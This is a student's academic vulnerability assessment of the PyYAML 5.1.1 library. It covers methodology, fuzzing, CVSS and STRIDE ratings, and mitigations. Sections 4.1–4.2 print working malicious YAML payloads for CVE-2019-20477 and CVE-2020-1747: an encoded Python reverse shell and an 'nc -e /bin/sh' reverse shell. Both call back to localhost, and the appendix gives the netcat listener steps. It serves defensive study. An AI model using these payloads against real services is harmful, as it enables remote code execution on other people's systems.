Vulnerability Assessment of PyYAML 5.1.1

Michael Bossner 44277196

The University of Queensland

COMP3320

Semester 1, 2021

Contents

1 Executive Summary 2
2 Introduction 2
2.1 Overview of PyYAML 5.1.1 2
2.2 Objectives 2
2.3 Scope of Assessment 2
3 Methodology 2
3.1 Environment Setup 2
3.2 Asset Identification 3
3.3 Threat Modelling 3
3.4 Vulnerability Detection 3
3.5 Risk Assessment 4
4 Findings 4
4.1 CVE-2019-20477 Improper Access Control 4
4.1.1 Proof of Concept 4
4.2 CVE-2020-1747 Arbitrary Code Execution 5
4.2.1 Proof of Concept 5
4.3 CWE-755 Improper Handling of Exceptional Conditions 6
4.3.1 Proof of Concept 6
4.4 Use of Assert 8
4.4 Risk Assessment 8
4.5 Mitigations 9
5 Summary 9
6 Appendix 9
6.1 Recording Notes 9
References 10

1 Executive Summary

With Cyber Security threats having the potential to cause large amounts of damage to a system the importance of Vulnerability Assessments are clear.

PyYAML 5.1.1 is known to have some major security vulnerabilities in its package, namely CVE-2019-20477 and CVE-2020-1747. These vulnerabilities can lead to remote code execution with relatively little effort on the attacker's part.

Another vulnerability was also identified during the course of this assessment CWE-755. This vulnerability has the potential to be exploited as a Denial of Server attack. It was also found to affect all versions of PyYAML up to the current 5.4.1.

2 Introduction

I will be performing a vulnerability assessment on PyYAML 5.1.1 as a student of the University of Queensland, currently enrolled in COMP3320.

2.1 Overview of PyYAML 5.1.1

YAML is a serialization standard that serializes data into a human readable form for storage in plain text files, similar to JSON.

PyYAML is a Python library used for serializing and desterilizing native Python objects into valid YAML output and vice versa. It follows the YAML version 1.1 standard and contains support for Unicode, UTF-8 and UTF-16.

2.2 Objectives

The purpose of this vulnerability assessment will be to identify security vulnerabilities in the software package. A combination of static analysis and dynamic analysis techniques will be used to locate potential vulnerabilities. A risk assessment will also be carried out to identify the potential loss that might occur from potential weaknesses in the package. Once located and assessed a proof of concept exploit will be carried out on one of the vulnerabilities.

2.3 Scope of Assessment

The scope of this Assessment will be on all python files that are included in PyYAML 5.1.1. The source files were obtained from the PyYAML GitHub page.
https://github.com/yaml/pyyaml/tree/5.1.1

3 Methodology

3.1 Environment Setup

The system being used for this assessment was Kali Linux 2021.1 x64 OVA from Offensive Security [1] run on a VirtualBox VM with default config.

As the static Bandit scan requires a later version of PyYAML to function Bandit was installed first and used to scan the PyYAML 5.1.1 source files acquired from Github.

```
sudo pip3 install bandit
```

After the scans were completed PyYAML 5.1.1 was installed on the system using

```
sudo pip3 PyYAML==5.1.1
```

Which also uninstalled the latest version of PyYAML which was installed by Bandit

For the dynamic scanning python-afl was used. To install python-afl, AFL must also be installed [2]. AFL was cloned from its GitHub page https://github.com/google/AFL and the command "make" was invoked from the downloaded directory.

Finally python-afl was installed using the command

```
pip install python-afl
```

3.2 Asset Identification

As PyYAML is a python library, it is intended to be used in python projects and not on its own. Taking that into account I have listed the assets that I have identified below.

- The process that is utilizing PyYAML
- The yaml files that are being sterilized and desterilized by the PyYAML library.
- Other files located on the system the process is running.
- The system that the process is running.

3.3 Threat Modelling

For this assessment the STRIDE threat model [3] will be used for thread modelling. STRIDE groups threats into six categories. Spoofing, Tampering, Repudiation, Information Disclosure, Denial of Service and Elevation of Privilege.

Once the vulnerabilities have been identified, they will be grouped according to STRIDE to help identify what kind of threat they pose to the system.

3.4 Vulnerability Detection

As python is an interpreted memory safe language, finding potential vulnerabilities will not be as easy as with a lower level language like C or C++. Keeping that in mind I used the techniques listed below to locate any vulnerabilities I could find.

- Static analysis of the python code using Bandit [4]
- Manual Code analysis of the source code [5]
- Dynamic analysis of certain key functions using python-afl [6]
- Internet searches looking for already known vulnerabilities

Through the results of the Bandit scan I was warned about the use of the "assert" keyword being used in two of the functions. According to Bandit this can be a vulnerability if used incorrectly in very limited circumstances [7].

Unfortunalty but expectedly, manual code analysis did not reveal any vulnerabilities that I could see.

Due to lack of time and the fact that PyYAML does not have a main function but is a library that has many functions that can be accessed independently depending on a user's needs. I decided to focus my python-afl scans to the main parsing functions that would be used the most often by application users. The functions are load(), full_load(), safe_load() and unsafe_load(). Scanning of these functions was done inside a try/except block that would catch any instance of YAMLError as according to the PyYAML documentation this is the only error that will be raised due to errors while parsing of files [8].

The results of these scans only yielded crashes from the unsafe_load() function. Upon inspection four out of the 5 unique crashes were due to PyYAML resolving tags for python objects it could not locate. These crashes were not repeatable on any of the other functions and limited solely to the use of unsafe_load(). More interesting however was a crash which was produced by an instance of ValueError. This crash seems to be due to an apparent bug in the parser trying to turn the string "._" into a float value. This crash was repeatable across all load functions when tested.

Finally while searching online I was able to locate two known vulnerabilities to this version of PyYAML, CVE-2019-20477 and CVE-2020-1747.

3.5 Risk Assessment

For this assessment I will be using CVSS v3.1 for the Risk Assessment. CVSS is the Common Vulnerability Scoring System. It is an open framework used for assessing vulnerabilities in a system based on a number of metrics [9]. I chose this method as it is widely used in vulnerability databases.

4 Findings

4.1 CVE-2019-20477 Improper Access Control

This vulnerability comes from an incomplete fix for CVE-2017-18342. Before PyYAML v5.1 the load() function could be used to execute arbitrary code through the Popen function in the subprocess module. The load function was since patched and the subprocess module was no longer being imported to stop its use with arbitrary code execution.

However this does not stop arbitrary code execution from occurring if the application imports subprocess for its own use. The application imports another module which in turn imports subprocess such as the Flask library.

4.1.1 Proof of Concept

When we find a vulnerable application using PyYAML 5.1 through 5.1.2 that is accepting yaml files from an untrusted source and imports the subprocess module anywhere in the application, we will be able to exploit this vulnerability.

I have created a simple Flask webserver [10] which allows untrusted yaml files to be uploaded to it and parsed by the server. As mentioned Flask imports the subprocess making it vulnerable to this exploit. The server is also using PyYAML 5.1.1 to do its parsing of the yaml files.

I created a malicious yaml file using this article as an example [11]. Msfvenom was used to construct the payload with the command "msfvenom -p cmd/unix/reverse_python LHOST=127.0.0.1 LPORT=9999 -f raw"

Listing 1: CVE-2019-20477.yaml

```
!!python/object/apply:subprocess.Popen
- !!python/tuple
   - python
   - -c
   - "exec(__import__('base64').b64decode(__import__('codecs').getencoder('utf-
8')('aW1wb3J0IHNvY2tldCAgICAgICAgLHN1YnByb2Nlc3MgICAgICAgICxvcyAgICAgIDsgICAgICAgIGhvc3
Q9IjEyNy4wLjAuMSIgICAgICA7ICAgICAgICBwb3J0PTk5OTkgICAgICA7ICAgICAgICBzPXNvY2tldC5zb2Nr
ZXQoc29ja2V0LkFGX0lORVQgICAgICAgICxzb2NrZXQuU09DS19TVFJFQU0pICAgICAgOyAgICAgICAgcy5
jb25uZWN0KChob3N0ICAgICAgICAscG9ydCkpICAgICAgOyAgICAgICAgb3MuZHVwMihzLmZpbGVubyg
pICAgICAgICAsMCkgICAgICA7ICAgICAgICBvcy5kdXAyKHMuZmlsZW5vKCkgICAgICAgICwxKSAgICAgIDs
gICAgICAgIG9zLmR1cDIocy5maWxlbm8oKSAgICAgICAgLDIpICAgICAgOyAgICAgICAgcD1zdWJwcm9jZX
NzLmNhbGwoIi9iaW4vYmFzaCIp')[0]))"
```

Uploading this file to the vulnerable flask server will exploit the vulnerable Popen function and execute a reverse shell which attempts to connect to 127.0.0.1:9999. Using netcat to listen on that port we are able to connect to the application as the process user.

To reproduce the exploit without the Flask server this python script can be used.

Listing 2: Vuln.py

```
import yaml
import flask
yaml.load( “ FILE_HERE ” )
```

4.2 CVE-2020-1747 Arbitrary Code Execution

This vulnerability comes from using the python/object/new tag in the yaml file. By setting some customized internal state for the object you are able to call a python internal function such as exec or eval [12].

By calling a function such as exec and passing it a command you are able to execute arbitrary code on the system.

This vulnerability is currently in PyYAML versions 5.3.1 and earlier.

4.2.1 Proof of Concept

Using the same Flask websever [10] I set up in 4.1.1 which uses PyYAML 5.1.1. I created a malicious yaml file which exploits the python/object/new tag while using the fullLoader to parse the file.

The file was constructed based on examples given in [12] and the payload is a Netcat reverse shell which was acquired from [13].

Listing 3: CVE-2020-1747.yaml

```
!!python/object/new:type
   args: ["z", !!python/tuple [], {"extend": !!python/name:exec }]
   listitems: "__import__('os').system('nc -e /bin/sh 127.0.0.1 9999')"
```

Once the file is parsed by full_load() or load() using the default loader, the server will execute a reverse shell attempting to connect to 127.0.0.1:9999.

With netcat listening on that port we receive an incoming connection from the server allowing full access as the user of the process.

To reproduce the exploit without the Flask server this python script can be used.

Listing 4: Vuln.py

```
import yaml
yaml.load( " FILE_HERE " )
```

4.3 CWE-755 Improper Handling of Exceptional Conditions

This vulnerability was found while fuzzing the PyYAML unsafe_load() function. Upon manual testing it was found that the vulnerability persists through all load functions (load, full_load, safe_load and unsafe_load). It was also noted that the vulnerability also persists through to the latest version of PyYAML (5.4.1) as well.

The vulnerability appears to come from a bug in the parsing of float variables. If the parser comes across the specific string "._" it attempts to convert it into a python float variable which raises an instance of ValueError (ValueError: could not convert string to float: '.').

According to the PyYAML documentation, whenever the parser encounters an error condition it is supposed to raise an instance of YAMLError [8].

4.3.1 Proof of Concept


Keeping the above in mind it is likely that anyone using PyYAML will only be correctly handling instances of YAMLError while using the yaml functions.

I constructed a simple yaml file which will exploit the bug, knowing that an application will likely only be expecting a YAMLError to occur.

Listing 5: CWE-755.yaml

```
._
```

Using my Flask webserver [10] which correctly handles any instance of YAMLError that occurs I passed in the malicious yaml file. Parsing the file using any of the PyYAML load functions produced the output in the image below.



Luckily Flask does not outright crash when an unexpected exception is raised but we did manage to get some debug information from the server at the very least.

Depending on what application is using the yaml load functions there is the potential with this bug however to outright crash the application if it is not expecting any exceptions. This could be abused in a denial of service attack against the application by continuously crashing the application until a fix to correctly handle the bug is released.

To reproduce the exploit without the Flask server this python script can be used.

Listing 6: Vuln.py

```
import yaml
try:
  yaml.safe_load( “._” )
except yaml.YAMLError:
  print(“Caught Error”)
```

4.4 Use of Assert

While under very unique situations the use of an assertion may leave the application vulnerable. This only applies when the developer has used the assert keyword as an actual conditional check without which the program would not function correctly.

The file that contains the use of assert is parser.py at line 185. Upon inspecting the source code, I was unable to locate any vulnerability in their use of assert as the removal of the assert keywords do not appear to impact the functionality of the modules use. It is my guess that they were merely left behind as a remnant from testing.

```
181             else:
182                 # Parse the end of the stream.
183                 token = self.get_token()
184                 event = StreamEndEvent(token.start_mark, token.end_mark)
185                 assert not self.states
186                 assert not self.marks
187                 self.state = None
188             return event
```

4.4 Risk Assessment

Table 1: Vulnerabilities, Thread Modelling, Risk Assessment

Vulnerability	*CVSS 3.1 Rating*	*STRIDE Category*	*Description*
CVE-2019-20477	9.8 Critical	Elevation of Privilege / Authorization	Remote Code Execution
CVE-2020-1747	9.8 Critical	Elevation of Privilege / Authorization	Remote Code Execution
CWE-755	Estimated 5.3	Denial of Service / Availability	Bug in float variable parsing

For both CVE-2019-20477 and CVE-2020-1747 they are given a STRIDE category of Elevation of Privilege as a completely unauthorized user can gain full Remote Code Execution privileges as the same user that the process is run as. This has a high impact to Confidentiality, Integrity and Availability. Coupled with the low complexity and a network attack vector leaves both with critical CVSS scores of 9.8.

CWE-755 was given a STRIDE category of Denial of Service due to the potential to crash a vulnerable process. Due to the low complexity and network attack vector, I estimate the CVSS score to be 5.3 as there is no impact to Confidentiality or Integrity and a potentially low impact to Availability. Conducting a sustained attack and depending on how the system handles unexpected exceptions there may be only minimal loss of availability as the process is forced to continuously reboot with

the use of a process manager. A total loss of Availability may be also possible if the process needs to be manually rebooted after a crash.

4.5 Mitigations

Table 2: Vulnerabilities and Mitigations

Vulnerability	*Mitigation*
CVE-2019-20477	• Update to the latest version of PyYAML. • Use safe_load() when you can. • Avoid parsing from untrusted sources.
CVE-2020-1747	• Update to the latest version of PyYAML. • Use safe_load() when you can. • Avoid parsing from untrusted sources.
CWE-755	• Catch ValueError alongside YAMLError while using load(), full_load(), safe_load() or unsafe_load(). • Avoid parsing from untrusted sources.

In regards to CWE-755 as the vulnerability affects all current versions of PyYAML as of writing (current version is 5.4.1). Updating to the latest version will not fix this issue.

5 Summary

As PyYAML is vulnerable to two known and well documented critical exploits that allow for remote code execution. It is highly recommended that users upgrade to the latest version. Failing that they should use safe_load() and avoid parsing untrusted files where possible.

As all versions are affected by CWE-755 a user's best defence is to be aware that it exists and handle the errors that can be raised as a result of this bug properly in their application.

6 Appendix

6.1 Recording Notes

First we will confirm we have the right version of PyYAML installed
- sudo pip list | grep PyYAML

Next we will start up the flask server. Using this command from the directory the flask server is located.
- sudo python3 application.py

I am starting with sudo so the server will be running under the root user. The server will be running on LocalHost 127.0.0.1 on port 5000

There is a link to the server files under reference [10] of the report. Alternatively they can be found here
https://github.com/Mirai-Miki/COMP3320/blob/main/flaskServer

Now I will do a quick test on the server using a valid yaml file and a non-valid yaml file. This will show the server correctly handles both valid and invalid input.

CVE-2019-20477

To exploit this I will set up a netcat listener on port 9999 using
- nc -nvlp 9999

Next I will upload the payload yaml file to the server and parse it using the load() or full_load() function. This will execute the reverse shell. The payload will connect to localhost 127.0.0.1 on port 9999

CVE-2020-1747

To exploit this I will set up another netcat listener on port 9999 using
- nc -nvlp 9999

Next I will upload the payload yaml file to the server and parse it using the load() or full_load() function. This will execute the reverse shell. The payload will connect to localhost 127.0.0.1 on port 9999

CWE-755

To exploit this vulnerability I will upload the payload yaml file and parse it using either, load(), full_load(), safe_load() or unsafe_load()

This will raise an uncaught exception on the flask server.

References

[1] "Download Kali Linux Virtual Images," Offensive Security, [Online]. Available: https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/#1572305786534-030ce714-cc3b.

[2] A. Gaynor, "Introduction to Fuzzing in Python with AFL," [Online]. Available: https://alexgaynor.net/2015/apr/13/introduction-to-fuzzing-in-python-with-afl/.

[3] "The Strid threat model," Microsoft, [Online]. Available: https://docs.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20).

[4] "Bandit GitHub," PyCQA, [Online]. Available: https://github.com/PyCQA/bandit.

[5] "PyYAML 5.1.1 GitHub," yaml, [Online]. Available: https://github.com/yaml/pyyaml/tree/5.1.1.

[6] "Python-afl GitHub," Jwilk, [Online]. Available: https://github.com/jwilk/python-afl.

[7] "B101: assert_used," Bandit, [Online]. Available: https://bandit.readthedocs.io/en/latest/plugins/b101_assert_used.html.

[8] “PyYAML Documentation,” yaml, [Online]. Available: https://pyyaml.org/wiki/PyYAMLDocumentation.

[9] “Common Vulnerability Scoring System v3.1: Specification Document,” Forum of Incident Response and Security Teams, Inc, [Online]. Available: https://www.first.org/cvss/v3.1/specification-document.

[10] M. Bossner, “GitHub FlaskServer,” [Online]. Available: https://github.com/Mirai-Miki/COMP3320/tree/main/flaskServer.

[11] M. S. &. A. Kukreti, “YAML Deserialization Attack in Python,” [Online]. Available: file:///C:/Users/micha/Downloads/47655-yaml-deserialization-attack-in-python.pdf.

[12] @. a. @harrier, “uiuctf 2020,” hackmd, [Online]. Available: https://hackmd.io/@harrier/uiuctf20.

[13] “Reverse Shell Cheat Sheet,” swisskyrepo, [Online]. Available: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp.